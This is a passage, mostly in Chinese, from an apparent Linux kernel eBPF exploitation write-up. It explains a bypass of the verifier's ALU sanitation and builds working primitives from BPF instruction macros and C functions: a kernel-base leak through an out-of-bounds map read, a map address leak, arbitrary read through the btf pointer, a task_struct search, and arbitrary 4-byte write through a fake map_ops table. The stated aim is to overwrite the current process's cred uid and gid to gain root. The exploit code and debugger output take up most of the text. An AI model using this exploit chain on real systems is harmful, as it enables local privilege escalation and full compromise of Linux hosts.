 * have dead code too. Therefore replace all dead at-run-time code
 * with 'ja -1'.
 *
 * Just nops are not optimal, e.g. if they would sit at the end of the
 * program and through another bug we would manage to jump there, then
 * we'd execute beyond program memory otherwise. Returning exception
 * code also wouldn't work since we can have subprogs where the dead
 * code could be located.
 */
static void sanitize_dead_code(struct bpf_verifier_env *env)
{
	struct bpf_insn_aux_data *aux_data = env->insn_aux_data;
	struct bpf_insn trap = BPF_JMP_IMM(BPF_JA, 0, 0, -1);
	struct bpf_insn *insn = env->prog->insnsi;
	const int insn_cnt = env->prog->len;
	int i;

	for (i = 0; i < insn_cnt; i++) {
		if (aux_data[i].seen)
			continue;
		memcpy(insn + i, &trap, sizeof(trap));
	}
}
内核地址泄漏
不能直接向BPF_FUNC_map_lookup_elem()传入verifier认为是0 实际是负数的寄存器
对于BPF_MAP_TYPE_ARRAY类型map查找元素时使用array_map_lookup_elem()函数
BPF_MAP_TYPE(BPF_MAP_TYPE_ARRAY, array_map_ops)
const struct bpf_map_ops array_map_ops = {
	...
	.map_lookup_elem = array_map_lookup_elem,
	...
};
这里index是无符号类型 故无法前向读取
/* Called from syscall or from eBPF program */
static void *array_map_lookup_elem(struct bpf_map *map, void *key)
{
	struct bpf_array *array = container_of(map, struct bpf_array, map);
	u32 index = *(u32 *)key;

	if (unlikely(index >= array->map.max_entries))
		return NULL;

	return array->value + array->elem_size * (index & array->index_mask);
}
ALU Sanitation bypass
ALU Sanitation用于运行时动态检测,弥补verifier静态分析的不足
通过fixup_bpf_calls()为eBPF中每条指令前加上额外辅助指令实现
对于BFP_ADD和BPF_SUB,添加如下辅助指令
static int fixup_bpf_calls(struct bpf_verifier_env *env)
{
	//...

	for (i = 0; i < insn_cnt; i++, insn++) {
		//...
		if (insn->code == (BPF_ALU64 | BPF_ADD | BPF_X) ||
		    insn->code == (BPF_ALU64 | BPF_SUB | BPF_X)) {
			const u8 code_add = BPF_ALU64 | BPF_ADD | BPF_X;
			const u8 code_sub = BPF_ALU64 | BPF_SUB | BPF_X;
			struct bpf_insn insn_buf[16];
			struct bpf_insn *patch = &insn_buf[0];
			bool issrc, isneg;
			u32 off_reg;

			aux = &env->insn_aux_data[i + delta];
			if (!aux->alu_state ||
			    aux->alu_state == BPF_ALU_NON_POINTER)
				continue;

			isneg = aux->alu_state & BPF_ALU_NEG_VALUE;
			issrc = (aux->alu_state & BPF_ALU_SANITIZE) ==
				BPF_ALU_SANITIZE_SRC;

			off_reg = issrc ? insn->src_reg : insn->dst_reg;
			if (isneg)
				*patch++ = BPF_ALU64_IMM(BPF_MUL, off_reg, -1);
			*patch++ = BPF_MOV32_IMM(BPF_REG_AX, aux->alu_limit - 1);
			*patch++ = BPF_ALU64_REG(BPF_SUB, BPF_REG_AX, off_reg);
			*patch++ = BPF_ALU64_REG(BPF_OR, BPF_REG_AX, off_reg);
			*patch++ = BPF_ALU64_IMM(BPF_NEG, BPF_REG_AX, 0);
			*patch++ = BPF_ALU64_IMM(BPF_ARSH, BPF_REG_AX, 63);
			if (issrc) {
				*patch++ = BPF_ALU64_REG(BPF_AND, BPF_REG_AX,
							 off_reg);
				insn->src_reg = BPF_REG_AX;
			} else {
				*patch++ = BPF_ALU64_REG(BPF_AND, off_reg,
							 BPF_REG_AX);
			}
			if (isneg)
				insn->code = insn->code == code_add ?
					     code_sub : code_add;
			*patch++ = *insn;
			if (issrc && isneg)
				*patch++ = BPF_ALU64_IMM(BPF_MUL, off_reg, -1);
			cnt = patch - insn_buf;

			new_prog = bpf_patch_insn_data(env, i + delta, insn_buf, cnt);
			if (!new_prog)
				return -ENOMEM;

			delta    += cnt - 1;
			env->prog = prog = new_prog;
			insn      = new_prog->insnsi + i + delta;
			continue;
		}
如果某条ALU运算指令的操作数是1个指针和1个标量,则计算alu_limit 也即最大绝对值,就是该指针可以进行加减的安全范围。在该指令之前必须加上如下指令,off_reg表示与指针作运算的标量寄存器,BPF_REG_AX是辅助寄存器
具体:
- (1)将
alu_limit载入BPF_REG_AX。 - (2)
BPF_REG_AX = alu_limit - off_reg,如果off_reg > alu_limit,则BPF_REG_AX最高位符号位置位。 - (3)若
BPF_REG_AX为正,off_reg为负,则表示alu_limit和寄存器的值符号相反,则BPF_OR操作会设置该符号位。 - (4)
BPF_NEG会使符号位置反,1->0,0->1。 - (5)
BPF_ARSH算术右移63位,BPF_REG_AX只剩符号位。 - (6)根据以上运算结果,
BPF_AND要么清零off_reg要么使其不变。
总体看来,如果off_reg > alu_limit 或者二者符号相反,表示有可能发生指针越界,则off_reg会被替换为0,清空指针运算。反之,如果标量在合理范围内0 <= off_reg <= alu_limit,则算术移位会将BPF_REG_AX填为1,这样BPF_AND运算不会改变该标量。
对于减法 可读范围为(ptr-alu_limit, ptr](以指针最初指向的地址为 0)
想要越界则需要调整范围让aux->alu_limit变大:
- 构造一个运行时为1、verifier认为是0的R8
- R8乘一个不大于value size的值(eg *0x1000)
- 将指向map第一个元素第一个字节
valuie[0]的寄存器(假设是R7)加上0x1000,此时alu_limit变为0x1000,R7指向value[0x1000] R7-=R8,verifier认为R8=0 从而alu_limit不变,但R7实际指回了value[0]
在内核版本 5.11.8 之前 ALU Sanitation 存在一个漏洞,即
aux_alu_limit被初始化为 0 从而导致0-1造成整型溢出变为一个巨大的值,在这个 commit 中才被修复,因此对于 5.11.8 之前版本的内核而言是不需要绕过该检查的
OOB-read on bpf_array
可以前向读取泄漏btp_array结构体中的btp_map结构体中的bpf_map_ops *ops指针,从而得到内核基地址
将值存到map[1],再用bpf_map_lookup_elem()获取结果到程序中
key = 1;
if (bpf_map_lookup_elem(map_fd, &key, &value) < 0) {
	err_exit("FAILED to look up value!");
}
下面是调试相关
确定map中value与map_ops偏移:
调用BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_map_lookup_elem),进map_lookup_elem(),在其中获得map地址
struct bpf_array {
	struct bpf_map map;
	u32 elem_size;
	u32 index_mask;
	struct bpf_array_aux *aux;
	union {
		char value[0] __aligned(8);
		void *ptrs[0] __aligned(8);
		void __percpu *pptrs[0] __aligned(8);
	};
};
#define READ_KERNEL_INFO(__map_fd)                      \
        /* extend the alu->limit and do the oob read */ \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_7), \
        BPF_MOV64_REG(BPF_REG_8, VULN_REG),             \
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_7, 0x1000),      \
        BPF_ALU64_IMM(BPF_MUL, BPF_REG_8, 0x1000),      \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_8),   \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, 0x110),        \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        BPF_LDX_MEM(BPF_DW, BPF_REG_8, BPF_REG_7, 0),   \
        /* save the value into map */                   \
        BPF_READ_ARRAY_MAP_IDX(1, __map_fd, BPF_REG_7), \
        BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_8, 0)
这里查看到map地址对应结构体bpf_map,但其wrapper为bpf_array类型(bpf_map内嵌于bpf_array结构体中)
pwndbg> p map
$8 = (struct bpf_map *) 0xffffc900000b7000
pwndbg> p/x *(struct bpf_array *) map
$10 = {
  map = {
    ops = 0xffffffff82b0cc00,
    inner_map_meta = 0x0,
    security = 0x0,
    map_type = 0x2,
    key_size = 0x4,
    value_size = 0x2000,
    max_entries = 0x100,
    map_flags = 0x0,
    spin_lock_off = 0xffffffea,
    id = 0x1,
    numa_node = 0xffffffff,
    btf_key_type_id = 0x0,
    btf_value_type_id = 0x0,
    btf = 0x0,
    memcg = 0xffff888005726000,
    name = {0x0 <repeats 16 times>},
    btf_vmlinux_value_type_id = 0x0,
    bypass_spec_v1 = 0x1,
    frozen = 0x0,
    refcnt = {
      counter = 0x2
    },
    usercnt = {
      counter = 0x1
    },
    work = {
      data = {
        counter = 0x0
      },
      entry = {
        next = 0x0,
        prev = 0x0
      },
      func = 0x0
    },
    freeze_mutex = {
      owner = {
        counter = 0x0
      },
      wait_lock = {
        {
          rlock = {
            raw_lock = {
              {
                val = {
                  counter = 0x0
                },
                {
                  locked = 0x0,
                  pending = 0x0
                },
                {
                  locked_pending = 0x0,
                  tail = 0x0
                }
              }
            }
          }
        }
      },
      osq = {
        tail = {
          counter = 0x0
        }
      },
      wait_list = {
        next = 0xffffc900000b70c0,
        prev = 0xffffc900000b70c0
      }
    },
    writecnt = 0x0
  },
  elem_size = 0x2000,
  index_mask = 0xff,
  aux = 0x0,
  {
    value = 0xffffc900000b7110,
    ptrs = 0xffffc900000b7110,
    pptrs = 0xffffc900000b7110
  }
}
pwndbg> x/40gx 0xffffc900000b7000
0xffffc900000b7000:     0xffffffff82b0cc00      0x0000000000000000
0xffffc900000b7010:     0x0000000000000000      0x0000000400000002
0xffffc900000b7020:     0x0000010000002000      0xffffffea00000000
0xffffc900000b7030:     0xffffffff00000001      0x0000000000000000
0xffffc900000b7040:     0x0000000000000000      0xffff888005726000
0xffffc900000b7050:     0x0000000000000000      0x0000000000000000
0xffffc900000b7060:     0x0000000100000000      0x0000000000000000
0xffffc900000b7070:     0x0000000000000000      0x0000000000000000
0xffffc900000b7080:     0x0000000000000002      0x0000000000000001
0xffffc900000b7090:     0x0000000000000000      0x0000000000000000
0xffffc900000b70a0:     0x0000000000000000      0x0000000000000000
0xffffc900000b70b0:     0x0000000000000000      0x0000000000000000
0xffffc900000b70c0:     0xffffc900000b70c0      0xffffc900000b70c0
0xffffc900000b70d0:     0x0000000000000000      0x0000000000000000
0xffffc900000b70e0:     0x0000000000000000      0x0000000000000000
0xffffc900000b70f0:     0x0000000000000000      0x0000000000000000
0xffffc900000b7100:     0x000000ff00002000      0x0000000000000000
0xffffc900000b7110:     0x0000000000000000      0x0000010000002000
0xffffc900000b7120:     0x0000000000000000      0x0000000000000000
调试信息如上 value指针(零长度数组/柔性数组)位于0xffffc900000b7110,距离开头ops偏移0x110
verifier 要求不能有回向边 无法往前遍历读取
Leak map address
接着想获得map的地址,才能尝试对存储的ops之类的值做修改
BPF_FUNC_map_lookup_elem()会返回指向value的指针
但不能直接将指针值存放到map中读取到 因为verifier会检查寄存器类型 阻止指针泄漏发生
指向value指针被标记类型为PTR_TO_MAP_VALUE
else if (fn->ret_type == RET_PTR_TO_MAP_VALUE_OR_NULL ||
	   fn->ret_type == RET_PTR_TO_MAP_VALUE) {
	/* There is no offset yet applied, variable or fixed */
	mark_reg_known_zero(env, regs, BPF_REG_0);
	/* remember map_ptr, so that check_map_access()
	 * can check 'value_size' boundary of memory access
	 * to map element returned from bpf_map_lookup_elem()
	 */
	if (meta.map_ptr == NULL) {
		verbose(env,
			"kernel subsystem misconfigured verifier\n");
		return -EINVAL;
	}
	regs[BPF_REG_0].map_ptr = meta.map_ptr;
	if (fn->ret_type == RET_PTR_TO_MAP_VALUE) {
		regs[BPF_REG_0].type = PTR_TO_MAP_VALUE;
		if (map_value_has_spin_lock(meta.map_ptr))
			regs[BPF_REG_0].id = ++env->id_gen;
	} else {
		regs[BPF_REG_0].type = PTR_TO_MAP_VALUE_OR_NULL;
	}
}
When verifier sees load or store instructions the type of base register can be: PTR_TO_MAP_VALUE, PTR_TO_CTX, PTR_TO_STACK, PTR_TO_SOCKET. These are four pointer types recognized by check_mem_access() function.
load或store操作均会使用check_mem_access()检查
如果存储操作使用的指针类型是PTR_TO_MAP_VALUE,且env中没有设置allow_ptr_leaks,则不允许将除了SCALAR_VALUE类型之外的值存到map中
/* check whether memory at (regno + off) is accessible for t = (read | write)
 * if t==write, value_regno is a register which value is stored into memory
 * if t==read, value_regno is a register which will receive the value from memory
 * if t==write && value_regno==-1, some unknown value is stored into memory
 * if t==read && value_regno==-1, don't care what we read from memory
 */
static int check_mem_access(struct bpf_verifier_env *env, int insn_idx, u32 regno,
			    int off, int bpf_size, enum bpf_access_type t,
			    int value_regno, bool strict_alignment_once)
{
	struct bpf_reg_state *regs = cur_regs(env);
	struct bpf_reg_state *reg = regs + regno;
	...

	if (reg->type == PTR_TO_MAP_VALUE) {
		if (t == BPF_WRITE && value_regno >= 0 &&
		    is_pointer_value(env, value_regno)) {
			verbose(env, "R%d leaks addr into map\n", value_regno);
			return -EACCES;
		}
	...
}
static bool is_pointer_value(struct bpf_verifier_env *env, int regno)
{
	return __is_pointer_value(env->allow_ptr_leaks, reg_state(env, regno));
}
static bool __is_pointer_value(bool allow_ptr_leaks,
			       const struct bpf_reg_state *reg)
{
	if (allow_ptr_leaks)
		return false;

	return reg->type != SCALAR_VALUE;
}
接着看如何绕过这个限制 显然需要将指针从PTR_TO_MAP_VALUE变成SCALAR_VALUE
先看把漏洞寄存器的第32位unknwon消去的操作
BPF_MOV32_REG(VULN_REG, VULN_REG)
调用到zext_32_to_64()
else {
	/* R1 = (u32) R2 */
	if (is_pointer_value(env, insn->src_reg)) {
		verbose(env,
			"R%d partial copy of pointer\n",
			insn->src_reg);
		return -EACCES;
	} else if (src_reg->type == SCALAR_VALUE) {
		*dst_reg = *src_reg;
		/* Make sure ID is cleared otherwise
		 * dst_reg min/max could be incorrectly
		 * propagated into src_reg by find_equal_scalars()
		 */
		dst_reg->id = 0;
		dst_reg->live |= REG_LIVE_WRITTEN;
		dst_reg->subreg_def = env->insn_idx + 1;
	} else {
		mark_reg_unknown(env, regs,
				 insn->dst_reg);
	}
	zext_32_to_64(dst_reg); // 走这里
mask只保留32位 则消去高位的unkown位
/* BPF architecture zero extends alu32 ops into 64-bit registesr */
static void zext_32_to_64(struct bpf_reg_state *reg)
{
	reg->var_off = tnum_subreg(reg->var_off);
	__reg_assign_32_into_64(reg);
}
struct tnum tnum_subreg(struct tnum a)
{
	return tnum_cast(a, 4);
}
struct tnum tnum_cast(struct tnum a, u8 size)
{
	a.value &= (1ULL << (size * 8)) - 1;
	a.mask &= (1ULL << (size * 8)) - 1;
	return a;
}
并且这里把寄存器的umin_value和umax_value按照32位最小/大值赋值,有符号也同样
static void __reg_assign_32_into_64(struct bpf_reg_state *reg)
{
	reg->umin_value = reg->u32_min_value;
	reg->umax_value = reg->u32_max_value;
	/* Attempt to pull 32-bit signed bounds into 64-bit bounds
	 * but must be positive otherwise set to worse case bounds
	 * and refine later from tnum.
	 */
	if (reg->s32_min_value >= 0 && reg->s32_max_value >= 0)
		reg->smax_value = reg->s32_max_value;
	else
		reg->smax_value = U32_MAX;
	if (reg->s32_min_value >= 0)
		reg->smin_value = reg->s32_min_value;
	else
		reg->smin_value = 0;
}
接着看将指针寄存器构造成标量的操作
把指针和一个构造的漏洞寄存器相加 后者为标量 进入adjust_ptr_min_max_vals()
if (src_reg->type != SCALAR_VALUE) {
	if (dst_reg->type != SCALAR_VALUE) {
		...
	} else {
		...
	}
} else if (ptr_reg) {
	// 走这里
	/* pointer += scalar */
	err = mark_chain_precision(env, insn->src_reg);
	if (err)
		return err;
	return adjust_ptr_min_max_vals(env, insn,
					   dst_reg, src_reg);
}
由于构造的漏洞寄存器 经过前面提到的__reg_assign_32_into_64()函数,64位边界值也被按照32位做了赋值,满足(known && (smin_val != smax_val || umin_val != umax_val)) 故进入__mark_reg_unknown() 将dst_reg设置为了标量 从而后续能够读取到指针值
/* Handles arithmetic on a pointer and a scalar: computes new min/max and var_off. * Caller should also handle BPF_MOV case separately. * If we return -EACCES, caller may want to try again treating pointer as a * scalar. So we only emit a diagnostic if !env->allow_ptr_leaks. */ static int adjust_ptr_min_max_vals(struct bpf_verifier_env *env, struct bpf_insn *insn, const struct bpf_reg_state *ptr_reg, const struct bpf_reg_state *off_reg) { struct bpf_verifier_state *vstate = env->cur_state; struct bpf_func_state *state = vstate->frame[vstate->curframe]; struct bpf_reg_state *regs = state->regs, *dst_reg; bool known = tnum_is_const(off_reg->var_off); s64 smin_val = off_reg->smin_value, smax_val = off_reg->smax_value, smin_ptr = ptr_reg->smin_value, smax_ptr = ptr_reg->smax_value; u64 umin_val = off_reg->umin_value, umax_val = off_reg->umax_value, umin_ptr = ptr_reg->umin_value, umax_ptr = ptr_reg->umax_value; u32 dst = insn->dst_reg, src = insn->src_reg; u8 opcode = BPF_OP(insn->code); int ret; dst_reg = ®s[dst]; if ((known && (smin_val != smax_val || umin_val != umax_val)) || smin_val > smax_val || umin_val > umax_val) { // 走这里 /* Taint dst register if offset had invalid bounds derived from * e.g. dead branches. */ __mark_reg_unknown(env, dst_reg); return 0; } ... }
标记寄存器为unkown时将值设为了标量
/* Mark a register as having a completely unknown (scalar) value. */
static void __mark_reg_unknown(const struct bpf_verifier_env *env,
			       struct bpf_reg_state *reg)
{
	/*
	 * Clear type, id, off, and union(map_ptr, range) and
	 * padding between 'type' and union
	 */
	memset(reg, 0, offsetof(struct bpf_reg_state, var_off));
	reg->type = SCALAR_VALUE;
	reg->var_off = tnum_unknown;
	reg->frameno = 0;
	reg->precise = env->subprog_cnt > 1 || !env->bpf_capable;
	__mark_reg_unbounded(reg);
}
最终能够将指向map的指针(bpf_array.value)写入map并泄漏得到
#define LEAK_MAP_ADDR(__map_fd)                         \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_7), \
        BPF_MOV32_REG(VULN_REG, VULN_REG),              \
        BPF_ALU64_REG(BPF_ADD, BPF_REG_7, VULN_REG),    \
        BPF_READ_ARRAY_MAP_IDX(1, __map_fd, BPF_REG_8), \
        BPF_STX_MEM(BPF_DW, BPF_REG_8, BPF_REG_7, 0)

int leak_map_addr(int map_fd)
{
    struct bpf_insn prog[] = {
        TRIGGER_VULN(map_fd),
        LEAK_MAP_ADDR(map_fd),
        BPF_EXIT_INSN()
    };

    return run_bpf_prog(prog, sizeof(prog) / sizeof(prog[0]), 1, 0);
}
任意地址读,泄露进程地址
bpf_map中有一个指向struct btf的指针
struct bpf_map {
	//...
	struct btf *btf;
BPF Type Format(BTF)是一种元数据格式,用于给 eBPF 提供一些额外的信息,在内核中使用 btf 结构体表示一条 btf 信息:
struct btf {
	void *data;
	struct btf_type **types;
	u32 *resolved_ids;
	u32 *resolved_sizes;
	const char *strings;
	void *nohdr_data;
	struct btf_header hdr;
	u32 nr_types; /* includes VOID for base BTF */
	u32 types_size;
	u32 data_size;
	refcount_t refcnt;
	u32 id;
	struct rcu_head rcu;

	/* split BTF support */
	struct btf *base_btf;
	u32 start_id; /* first type ID in this BTF (0 for base BTF) */
	u32 start_str_off; /* first string offset (0 for base BTF) */
	char name[MODULE_NAME_LEN];
	bool kernel_btf;
};
bpf系统调用提供了一个选项BPF_OBJ_GET_INFO_BY_FD
SYSCALL_DEFINE3(bpf, int, cmd, union bpf_attr __user *, uattr, unsigned int, size)
{
	//...

	switch (cmd) {
	//...
	case BPF_OBJ_GET_INFO_BY_FD:
		err = bpf_obj_get_info_by_fd(&attr, uattr);
		break;
其中会获取map btf中的btf_id 一个32位无符号类型 从而如果控制map中的btf指针 可以利用此处进行任意地址读
static int bpf_obj_get_info_by_fd(const union bpf_attr *attr,
				  union bpf_attr __user *uattr)
{
	...
	else if (f.file->f_op == &bpf_map_fops)
		err = bpf_map_get_info_by_fd(f.file, f.file->private_data, attr,
					     uattr);
	...
}
static int bpf_map_get_info_by_fd(struct file *file,
				  struct bpf_map *map,
				  const union bpf_attr *attr,
				  union bpf_attr __user *uattr)
{
	...
	if (map->btf) {
		info.btf_id = btf_obj_id(map->btf);
		info.btf_key_type_id = map->btf_key_type_id;
		info.btf_value_type_id = map->btf_value_type_id;
	}

	...

	if (copy_to_user(uinfo, &info, info_len) ||
	    put_user(info_len, &uattr->info.info_len))
		return -EFAULT;

	return 0;
}
对应代码如下 用户态struct bpf_map_info接收
#define READ_ARBITRARY_ADDR(__map_fd, __idx)            \
        /* extend the alu->limit and do the oob read */ \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_7), \
        BPF_MOV64_REG(BPF_REG_8, VULN_REG),             \
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_7, 0x1000),      \
        BPF_ALU64_IMM(BPF_MUL, BPF_REG_8, 0x1000),      \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_8),   \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, 0xd0),         \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        /* write the value into bpf_map->btf */         \
        BPF_READ_ARRAY_MAP_IDX(__idx, __map_fd, BPF_REG_8),     \
        BPF_LDX_MEM(BPF_DW, BPF_REG_1, BPF_REG_8, 0),   \
        BPF_ALU64_IMM(BPF_SUB, BPF_REG_1, 0x58),        \
        BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_1, 0)

static size_t read_arbitrary_addr_4_bytes(int map_fd, int idx)
{
    struct bpf_insn prog[] = {
        TRIGGER_VULN(map_fd),
        MAKE_VULN_REG(map_fd),
        READ_ARBITRARY_ADDR(map_fd, idx),
        BPF_EXIT_INSN()
    };
    struct bpf_map_info info;
    union bpf_attr attr = {
        .info.bpf_fd = map_fd,
        .info.info_len = sizeof(info),
        .info.info = (uint64_t) &info,
    };
    size_t data;
    int ret;

    ret = run_bpf_prog(prog, sizeof(prog) / sizeof(prog[0]), 1);
    if (ret < 0) {
        return 0;
    }

    memset(&info, 0, sizeof(info));
    ret = bpf(BPF_OBJ_GET_INFO_BY_FD, &attr);
    if (ret < 0) {
        return 0;
    }

    data = info.btf_id;

    return data;
}

size_t read_arbitrary_addr(int map_fd, size_t addr)
{
    size_t data;
    int key;
    size_t value[0x1000];

    puts("[*] Loading value into map...");
    key = 1;
    value[0] = addr;
    if (bpf_map_update_elem(map_fd, &key, &value, 0) < 0) {
        err_exit("FAILED to load value into map!");
    }
    key = 2;
    value[0] = addr + 4;
    if (bpf_map_update_elem(map_fd, &key, &value, 0) < 0) {
        err_exit("FAILED to load value into map!");
    }

    data = read_arbitrary_addr_4_bytes(map_fd, 2);
    data <<= 32;
    data += read_arbitrary_addr_4_bytes(map_fd, 1);

    return data;
}
btf结构体中
id偏移0x58
接着可以通过init_task沿着struct task_struct中struct list_head tasks;遍历进程找当前进程。判断搜索到方法 可以比较pid 或prctl(PR_SET_NAME, "xxx")设置task_struct->comm
size_t current_task;

size_t search_for_current_task(int map_fd)
{
    size_t next_task = INIT_TASK + kernel_offset + 0x818;
    size_t data;

    prctl(PR_SET_NAME, "arttnba3");

    do {
        next_task = read_arbitrary_addr(map_fd, next_task);
        data = read_arbitrary_addr(map_fd, next_task + 0x2d0);
    } while (data != *(size_t*) "arttnba3");

    current_task = next_task - 0x818;

    printf("\033[32m\033[1m[+] Get current task_struct's addr: \033[0m%lx\n",
           current_task);
}
测试版本下偏移
[   15.991786] Offset of `tasks` in `task_struct` struct: 0x818
[   15.991828] Offset of `comm` in `task_struct` struct: 0xae8
任意地址写
传统方法劫持map_ops,在map上构造fake map ops劫持执行流+栈迁移commit_cred(&init_cred)
高版本内核中: init_cred 符号未导出: 新版本内核中,init_cred(init 进程的凭证结构体)通常不再作为导出符号(EXPORT_SYMBOL),普通模块无法直接引用其地址。 prepare_kernel_cred(NULL) 的失效: 过去常用的 commit_creds(prepare_kernel_cred(NULL)) 在新内核中会返回 NULL,因为 prepare_kernel_cred() 对参数 NULL 的检查更严格。
array map 的 map_get_next_key() 定义如下,当 key 小于 map.max_entries 时 key 会被写入到 next_key 当中:
/* Called from syscall */
static int array_map_get_next_key(struct bpf_map *map, void *key, void *next_key)
{
	struct bpf_array *array = container_of(map, struct bpf_array, map);
	u32 index = key ? *(u32 *)key : U32_MAX;
	u32 *next = (u32 *)next_key;

	if (index >= array->map.max_entries) {
		*next = 0;
		return 0;
	}

	if (index == array->map.max_entries - 1)
		return -ENOENT;

	*next = index + 1;
	return 0;
}
const struct bpf_map_ops array_map_ops = {
	...
	.map_get_next_key = array_map_get_next_key,
	...
};
但是这个函数指针调用next_key参数不可控
static int map_get_next_key(union bpf_attr *attr)
{
	...
	next_key = kmalloc(map->key_size, GFP_USER);
	...

	rcu_read_lock();
	err = map->ops->map_get_next_key(map, key, next_key);
	rcu_read_unlock();
	...
}
不过可以通过替换fake ops中其他函数指针为array_map_get_next_key(),且替换的函数签名具有三个参数均可控 如map_push_elem
/* map is generic key/value storage optionally accesible by eBPF programs */
struct bpf_map_ops {
	...
	int (*map_push_elem)(struct bpf_map *map, void *value, u64 flags);
	...
};
回头找在map_push_elem调用链
BPF_MAP_UPDATE_ELEM
	map_update_elem()
		bpf_map_update_value()
需要map类型为BPF_MAP_TYPE_QUEUE或BPF_MAP_TYPE_STACK
static int bpf_map_update_value(struct bpf_map *map, struct fd f, void *key,
				void *value, __u64 flags)
{
	...
	} else if (map->map_type == BPF_MAP_TYPE_QUEUE ||
		   map->map_type == BPF_MAP_TYPE_STACK) {
		err = map->ops->map_push_elem(map, value, flags);
	}
	...
}
另外前面调用过程还有检查,map中spin_lock_off要>=0
/* flags for BPF_MAP_UPDATE_ELEM command */
enum {
	BPF_ANY		= 0, /* create new element or update existing */
	BPF_NOEXIST	= 1, /* create new element if it didn't exist */
	BPF_EXIST	= 2, /* update existing element */
	BPF_F_LOCK	= 4, /* spin_lock-ed map_lookup/map_update */
};
static inline bool map_value_has_spin_lock(const struct bpf_map *map)
{
	return map->spin_lock_off >= 0;
}
static int map_update_elem(union bpf_attr *attr)
{
	...

	if ((attr->flags & BPF_F_LOCK) &&
	    !map_value_has_spin_lock(map)) {
		err = -EINVAL;
		goto err_put;
	}
	...

	err = bpf_map_update_value(map, f, key, value, attr->flags);
	...
}
最终组合拳:
在 bpf_array.value 上构造一个 fake ops 将 ops->map_push_elem 替换为 array_map_get_next_key() ,之后替换掉 map 的函数表,并更改 map.max_entries 为 0xffffffff 、更改 map 类型为 BPF_MAP_TYPE_STACK 、更改 map.spin_lock_off 为正数来实现任意地址写,需要注意的是单次只能写 4 字节
#define MAKE_ARBITRARY_WRITE_OPS(__map_fd)          \
        /* extend the alu_limit */                      \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_7), \
        BPF_MOV64_REG(BPF_REG_8, VULN_REG),             \
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_7, 0x1000),      \
        BPF_ALU64_IMM(BPF_MUL, BPF_REG_8, 0x1000),      \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_8),   \
        BPF_MOV64_REG(BPF_REG_8, VULN_REG),             \
        /* overwrite spin_lock_off */                   \
        BPF_MOV64_REG(VULN_REG, BPF_REG_8),             \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, 0xE4),         \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        BPF_MOV64_IMM(BPF_REG_5, 0x2000),               \
        BPF_STX_MEM(BPF_W, BPF_REG_7, BPF_REG_5, 0),    \
        /* overwrite max_entries */                     \
        BPF_MOV64_REG(VULN_REG, BPF_REG_8),             \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, 0x8),          \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        BPF_MOV64_IMM(BPF_REG_5, 0xffffffff),           \
        BPF_STX_MEM(BPF_W, BPF_REG_7, BPF_REG_5, 0),    \
        /* overwrite map type */                        \
        BPF_MOV64_REG(VULN_REG, BPF_REG_8),             \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, 0xC),          \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        BPF_MOV64_IMM(BPF_REG_5, 23),                   \
        BPF_STX_MEM(BPF_W, BPF_REG_7, BPF_REG_5, 0),    \
        /* overwrite the map->ops */                    \
        BPF_MOV64_REG(VULN_REG, BPF_REG_8),             \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, 0x18),         \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        BPF_READ_ARRAY_MAP_IDX(2, __map_fd, BPF_REG_4), \
        BPF_LDX_MEM(BPF_DW, BPF_REG_5, BPF_REG_4, 0),   \
        BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_5, 0)

size_t fake_ops_addr;

void make_arbitrary_write_ops(int map_fd)
{
    struct bpf_insn prog[] = {
        TRIGGER_VULN(map_fd),
        MAKE_VULN_REG(map_fd),
        MAKE_ARBITRARY_WRITE_OPS(map_fd),
        BPF_EXIT_INSN()
    };
    int key;
    size_t per_ops_ptr, value[0x1000], value_idx;
    struct bpf_map_ops *ops_data;

    /* save fake ops addr into map */
    fake_ops_addr = map_addr + 0x110 + MAP_SIZE;

    /* read ops */
    value_idx = 0;
    for (size_t i = 0; i < sizeof(struct bpf_map_ops); i += 8) {
        per_ops_ptr = read_arbitrary_addr(map_fd, map_ops_addr + i);
        value[value_idx++] = per_ops_ptr;
    }

    /* load ops */
    ops_data = (struct bpf_map_ops *) value;
    ops_data->map_push_elem = (void*) (ARRAY_MAP_GET_NEXT_KEY + kernel_offset);
    key = 1;
    if (bpf_map_update_elem(map_fd, &key, &value[0], 0) < 0) {
        err_exit("FAILED to look up value!");
    }

    /* we'll take fake ops's addr from map */
    key = 2;
    value[0] = fake_ops_addr;
    if (bpf_map_update_elem(map_fd, &key, &value[0], 0) < 0) {
        err_exit("FAILED to look up value!");
    }

    /* hijack the map */
    run_bpf_prog(prog, sizeof(prog) / sizeof(prog[0]), 1, 0);
}

int arbitrary_write_4_bytes_by_map(int map_fd, size_t addr, unsigned int val)
{
    size_t value[0x1000];
    int key;

    key = 0;
    value[0] = val - 1;

    return bpf_map_update_elem(map_fd, &key, &value[0], addr);
}
exp
array_map_get_next_key() 中会要求 index != max_entries - 1 ,而 init_cred 的高 32 位必定是 0xFFFFFFFF ,因此这里直接改写当前进程的 task_struct.cred 的 uid 与 gid 相关字段:
#define _GNU_SOURCE
